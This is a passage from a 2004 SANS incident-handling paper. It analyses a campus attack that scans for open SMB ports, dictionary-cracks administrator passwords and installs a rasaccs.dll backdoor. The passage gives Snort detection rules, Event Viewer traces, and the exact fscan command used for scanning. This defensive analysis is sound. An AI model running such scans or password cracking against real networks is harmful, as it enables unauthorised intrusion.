107	1.099506	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
108	1.099509	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response, Error: Access denied
109	1.099511	192.168.209.167	192.168.209.201	SMB	Session Setup AndX Request, User: SOUP\administrator
110	1.099514	192.168.209.201	192.168.209.167	TCP	netbios-ssn > 1067 [RST] Seq=3097816959 Ack=3002073812 Win=0 Len=0
111	1.099517	192.168.209.201	192.168.209.167	SMB	Session Setup AndX Response
112	1.099519	192.168.209.167	192.168.209.201	TCP	1075 > netbios-ssn [RST] Seq=3002073912 Ack=3110689238 Win=0 Len=0

Figure 24. NTSMB In Action – Dictionary Password Cracking (Ethereal)

Illustrated in the figure below is the last SMB Session Setup AndX Response once the *ntsmbr.exe* successfully cracked an administrator account.

111	1.099517	192.168.209.201	192.168.209.167	SMB Session Setup AndX Response
▶ Frame 111 (146 bytes on wire, 146 bytes captured) ▶ Ethernet II, Src: 00:0c:29:bd:24:06, Dst: 00:0c:29:6b:3d:30 ▶ Internet Protocol, Src Addr: 192.168.209.201 (192.168.209.201), Dst Addr: 192.168.209.167 (192.168.209.167) ▶ Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1075 (1075), Seq: 3110689238, Ack: 3002073912, Len: 92 ▶ NetBIOS Session Service ▼ SMB (Server Message Block Protocol) ▼ SMB Header Server Component: SMB Response to: 109 Time from request: 0.000006000 seconds SMB Command: Session Setup AndX (0x73) Error Class: Success (0x00) Reserved: 00 Error Code: No Error ▶ Flags: 0x80 ▶ Flags2: 0x0000 Process ID High: 0 Signature: 0000000000000000 Reserved: 0001 Tree ID: 0 Process ID: 1001 User ID: 2048 Multiplex ID: 0 ▼ Session Setup AndX Response (0x73) Word Count (WCT): 3 AndXCommand: No further commands (0xff) Reserved: 00 AndXOffset: 88 ▼ Action: 0x0000 0 = Guest: Not logged in as GUEST Byte Count (BCC): 47 Native OS: Windows 5.0 Native LAN Manager: Windows 2000 LAN Manager Primary Domain: WORKGROUP				

Figure 25. NTSMB In Action – Admin account successfully cracked (Ethereal)

2.6 Signature of the attack

2.6.1 Network-based Detection

Almost all stages of this attack left some traces on the network. The signatures described in this section are based on *Snort Version 2.1.2*.

1. *Flow-portscan preprocessor*²⁷

Referring to the Snort documentation, the goal of this preprocessor is to detect one to many hosts and one to many ports scans. The flow-portscan configuration below is used to detect the scanning stage of this attack. More explanations on each component of the *flow-portscan* configuration below can be in the Snort Manual²⁷.

```
preprocessor flow-portscan: talker-sliding-scale-factor 0.50 talker-fixed-  
threshold 30 server-ignore-limit 200 alert-mode once server-rows 32000  
scoreboard-memcap-scanner 16777216 scoreboard-memcap-talker  
16777216 scanner-sliding-scale-factor 0.50 scanner-sliding-window 20 talker-  
sliding-threshold 30 tcp-penalties on talker-sliding-window 20 scoreboard-  
rows-scanner 10000 talker-fixed-window 30 server-learning-time 14400  
server-scanner-limit 4 scanner-fixed-threshold 15 output-mode pkthludge  
server-memcap 4194304 scanner-sliding-threshold 40 scoreboard-rows-talkers  
10000 scanner-fixed-window 15 base-score 1
```

2. *Snort signatures related to NETBIOS SMB shares (IPC\$, C\$, and ADMIN\$) access*

When the NTSMB password cracker is launched, it attempts to access both the IPC\$ and C\$ shares. In addition to these two shares, this attack tries to access the ADMIN\$ (%systemroot%) share while installing the rasaccs.dll backdoor. Therefore, there will be increased alerts on these signatures.

- *NETBIOS SMB IPC\$ share access (SIGID 537²⁸, 538²⁹, 2465³⁰, 2466³¹)*

These signatures are triggered when there are attempts to access the **IPC\$** hidden share.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB  
IPC$ share access"; flow:to_server,established; content:"|00|"; depth:1;  
content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,<,128,6,relative;
```

²⁷ http://www.snort.org/docs/snort_manual/node17.html#SECTION00385000000000000000

²⁸ <http://www.snort.org/snort-db/sid.html?sid=537>

²⁹ <http://www.snort.org/snort-db/sid.html?sid=538>

³⁰ <http://www.snort.org/snort-db/sid.html?sid=2465>

³¹ <http://www.snort.org/snort-db/sid.html?sid=2466>

content:"IPC|24 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid:537; rev:9;)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 139 (msg:"NETBIOS SMB IPC\$ share unicode access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,>,127,6,relative; content:"|00|P|00|C|00 24 00 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid:538; rev:8;)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445 (msg:"NETBIOS SMB-DS IPC\$ share access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,<,128,6,relative; content:"IPC|24 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid:2465; rev:1;)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445 (msg:"NETBIOS SMB-DS IPC\$ share unicode access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,>,127,6,relative; content:"|00|P|00|C|00 24 00 00|"; distance:32; classtype:protocol-command-decode; nocase:: sid:2466; rev:1;)

- NETBIOS SMB C\$ share access (SIGID 533³², 2470³³, 2471³⁴, 2472³⁵)

These signatures are triggered when there are attempts to access the C\$ hidden share.

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 139 (msg:"NETBIOS SMB C\$ share access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,<,128,6,relative; content:"C|24 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid:533; rev:6;)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 139 (msg:"NETBIOS SMB C\$ share unicode access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,>,127,6,relative; content:"C|00 24 00 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid:2470; rev:1;)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445 (msg:"NETBIOS SMB-DS C\$ share access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,<,128,6,relative;

³² <http://www.snort.org/snort-db/sid.html?sid=533>

³³ <http://www.snort.org/snort-db/sid.html?sid=2470>

³⁴ <http://www.snort.org/snort-db/sid.html?sid=2471>

³⁵ <http://www.snort.org/snort-db/sid.html?sid=2472>

content:"C|24 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid: 2471; rev:1;)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445 (msg:"NETBIOS SMB-DS C\$ share unicode access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,>,127,6,relative; content:"C|00 24 00 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid: 2472; rev:1;)

- *NETBIOS SMB ADMIN\$ share access (SIGID 532³⁶, 2473³⁷, 2474³⁸, 2475³⁹)*

These signatures are triggered when there are attempts to access the **ADMIN\$** hidden share.

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 139 (msg:"NETBIOS SMB ADMIN\$ share access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,<,128,6,relative; content:"ADMIN|24 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid:532; rev:6;)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 139 (msg:"NETBIOS SMB ADMIN\$ share unicode access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,>,127,6,relative; content:"A|00|D|00|M|00|I|00|N|00 24 00 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid:2473; rev:1;)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445 (msg:"NETBIOS SMB-DS ADMIN\$ share access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,<,128,6,relative; content:"ADMIN|24 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid:2474; rev:1;)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445 (msg:"NETBIOS SMB-DS ADMIN\$ share unicode access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB|75|"; offset:4; depth:5; byte_test:1,>,127,6,relative; content:"A|00|D|00|M|00|I|00|N|00 24 00 00|"; distance:32; nocase:: classtype:protocol-command-decode; sid:2475; rev:1;)

3. Custom Snort signatures

- *Installation of rasaccs.dll backdoor(SIGID 1000001, 1000002)*

³⁶ <http://www.snort.org/snort-db/sid.html?sid=532>

³⁷ <http://www.snort.org/snort-db/sid.html?sid=2473>

³⁸ <http://www.snort.org/snort-db/sid.html?sid=2474>

³⁹ <http://www.snort.org/snort-db/sid.html?sid=2475>

The two custom signatures below detect the **rasaccs.dll** backdoor installation attempts.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"Attempted
rasaccs backdoor"; flow:to_server,established; content:"|00|"; depth:1;
content:"|FF|SMB|25|"; offset:4; depth:5; content:"rasaccs\.dll,RundllInstall";
nocase;; classtype: misc-attack; sid: 1000001; rev:1; )
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"Attempted
rasaccs backdoor"; flow:to_server,established; content:"|00|"; depth:1;
content:"|FF|SMB|25|"; offset:4; depth:5; content:"rasaccs\.dll,RundllInstall";
nocase;; classtype:misc-attack; sid:1000002; rev:1; )
```

These signatures look for established SMB traffic on TCP 139 or 445 that contain *SMB TransactNmPipe* command (0x25) and the **rasaccs.dll,RundllInstall** string. Both of these characteristics are circled in red in the packet below. These two signatures are useful in case the attacker decided to launch similar attacks from other compromised machines.




Figure 26. Rasaccs.dll Installation (Ethereal)

2.6.2 Host-based Detection

There are two categories of detection at the host level in this attack. The first category affects all the target systems, which are not necessarily the actual victims; the second one applies only to the actual victims.

A machine is considered a target machine if:

1. Scanned for open TCP port 139 and 445.
2. Attacked with the NTSMB password cracker (both failed or success attempts).

A machine is considered an actual victim only when it has the rasaccs.dll backdoor installed.

The host-level traces for a **target machine** might include:

1. Personal firewall logs/ pop-ups when the scanning is in progress on target machines with personal firewall installed.
2. Non default administrator accounts being locked out when account lockout policy is set (accounts are locked out after a number of failed attempts).
3. Numerous failed account logon attempts in the security of the Event Viewer on target machines whose account logon audit it turned on.




Figure 28. Failed Logon Attempt – Event Viewer

- When object access audit is turned on, the security log of the Event Viewer should also include *anonymous access* to the *Service Account Manager (SAM)* object.




Figure 29. SAM Object access attempts – Event Viewer

The screenshot shows the Windows Event Viewer interface. The left pane displays the 'Tree' view with 'Event Viewer (Local)' expanded, showing 'Application Log', 'Security Log', and 'System Log'. The 'Security Log' is selected. The right pane shows a list of 84 events. The events are as follows:

Type	Date	Time	Source	Category	E...	User	Co...
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	539	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	539	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	539	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	529	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	537	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	529	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	529	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	529	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	529	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	529	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	529	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	529	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	529	SYSTEM	TEST1
Failure Audit	6/15/2004	5:38:10 PM	Security	Account Logon	681	SYSTEM	TEST1
Success Audit	6/15/2004	5:38:10 PM	Security	Logon/Logoff	538	ANONYMOUS LOGON	TEST1
Success Audit	6/15/2004	5:38:10 PM	Security	Privilege Use	576	ANONYMOUS LOGON	TEST1
Success Audit	6/15/2004	5:37:50 PM	Security	Logon/Logoff	538	ANONYMOUS LOGON	TEST1

The host-level traces for an **actual victim** machine include:

- A more in-depth discussion on the host-level traces of an actual victim machine can be found in the *Stages of the Attack* section of this paper.

3. The Platforms / Environments

3.1 *Victim's Platform*

Although the target of this attack included all Windows machines on campus, the *rasaccs.dll* backdoor will not install on Windows NT machines. However, the passwords collected from these machines are used to build a more powerful dictionary file to be used in subsequent phases of attacks.

3.2 *Source network*

The source network was a subnet on campus: **Vlan209** in the network diagram below. The IP address of the attacker was **192.168.209.164** and it was a Windows 2000 Server.

3.3 *Target network*

The target networks were all subnets on campus, including systems in the same subnet as the attacker machine.

© SANS Institute 2004, Author retains all rights.

3.4 Network Diagram

Both the source and target networks were on campus as illustrated in the network diagram below. At the border firewall, all the incoming and outgoing windows networking traffic (TCP and UDP 135-139,445) are dropped unless specifically stated otherwise.




Figure 31. Network Diagram

4. Stages of the Attack

The tools/scripts used in this attack are based on the rootkit found on an attacker machine from one of our recent incidents. Although not all of the tools/scripts are used in the attack described in this paper, a complete list the tools/scripts is attached as Appendix A. In addition, the contents of the two main scripts in this attack, the *'ipscanit.bat'* and the *'install.cmd'* are also enclosed as Appendix B and C respectively. Both of these scripts are referred quiet often throughout this section.

4.1 Reconnaissance

Based on the IP ranges text files found on the attacker machine (as part of the rootkit), the attacker appeared to have done his/her homework on our IP address ranges. The different IP ranges of our network were probed during the *scanning* stage.

Several good sources for obtaining this information are:⁴⁰

- www.arin.net – American Registry for Internet Numbers
- www.ripe.net – RIPE NCC (Reseaux IP Europeens Network Coordination Centre)
- www.apnic.net – Asia Pacific Network Information Centre
- <http://whois.educause.net> – whois lookup for .EDU domains

4.2 Scanning

1. *fscan*⁴¹ is used to scan different ranges of IP addresses that are obtained from the reconnaissance phase for machines with open port TCP 139 or TCP 445. As described earlier, these ports are used by the Server Message Block (SMB) protocol, the protocol for sharing files, printers, etc. on Windows.
2. This scanning stage is scripted in the *'ipscanit.bat'* (Appendix B) and can be run directly by passing an IP ranges as the input argument. However, the *'ipscanit.bat'* is *'almost'* fully dissected in this paper.

⁴⁰ SANS Track4 Day 2 materials, page 155

⁴¹ http://www.pestpatrol.com/pestinfo/f/fscan_1_1_2.asp

The figure below describes the *fscan*'s syntax.

```
FScan [-abefhqnv?] [-cditz <n>] [-flo <file>] [-pu <n>[,<n>-<n>]] IP[,IP-IP]

-?/-h - shows this help text
-a     - append to output file (used in conjunction with -o option)
-b     - get port banners
-c     - timeout for connection attempts (ms)
-d     - delay between scans (ms)
-e     - resolve IP addresses to hostnames
-f     - read IPs from file (compatible with output from -o)
-i     - bind to given local port
-l     - port list file - enclose name in quotes if it contains spaces
-n     - no port scanning - only pinging (unless you use -q)
-o     - output file - enclose name in quotes if it contains spaces
-p     - TCP port(s) to scan (a comma separated list of ports/ranges)
-q     - quiet mode, do not ping host before scan
-r     - randomize port order
-t     - timeout for pings (ms)
-u     - UDP port(s) to scan (a comma separated list of ports/ranges)
-v     - verbose mode
-z     - maximum simultaneous threads to use for scanning

Example: fscan -bp 80,100-200,443 10.0.0.1-10.0.1.200

This example would scan ports 80, 100, 101 ... through 200 and 443
on all IP addresses between 10.0.0.1 and 10.0.1.200 inclusive
and grab the banners from those ports on those hosts.
```

Figure 32. Fscan syntax

The command used in this attack is demonstrated in the figure below:

```
C:\WINNT\Temp>fscan -qp 139,445 -z 130 -o 192.168.209.0-192.168.209.255.tmp 192.168.209.0-192.168.209.255
192.168.209.2    445/tcp
192.168.209.164  139/tcp
192.168.209.164  445/tcp
192.168.209.197  139/tcp
192.168.209.197  445/tcp
192.168.209.203  139/tcp
192.168.209.203  445/tcp
```


Figure 33. fscan command

fscan -qp 139,445 -z 130 -o x.x.x.x.tmp x.x.x.x-x.x.x.x

Where:

- ✓ *-q*: the scan is performed in a quiet mode, without pinging the host first
- ✓ *-p 139, 445*: only TCP port 139 and 445 will be tested
- ✓ *-z 130*: the maximum simultaneous threads to use are 130
- ✓ *-o x.x.x.x.tmp*: the result is stored in a file named based on the scanned IPs range, e.g. *192.168.209.0-192.168.209.255.tmp*
- ✓ *x.x.x.x-x.x.x.x*: the ranges of IP addresses to scan

Below is a sample of the *fscan* output file.



```
192.168.209.2    445/tcp
192.168.209.164  139/tcp
192.168.209.164  445/tcp
192.168.209.197  139/tcp
192.168.209.197  445/tcp
192.168.209.203  139/tcp
192.168.209.203  445/tcp
```

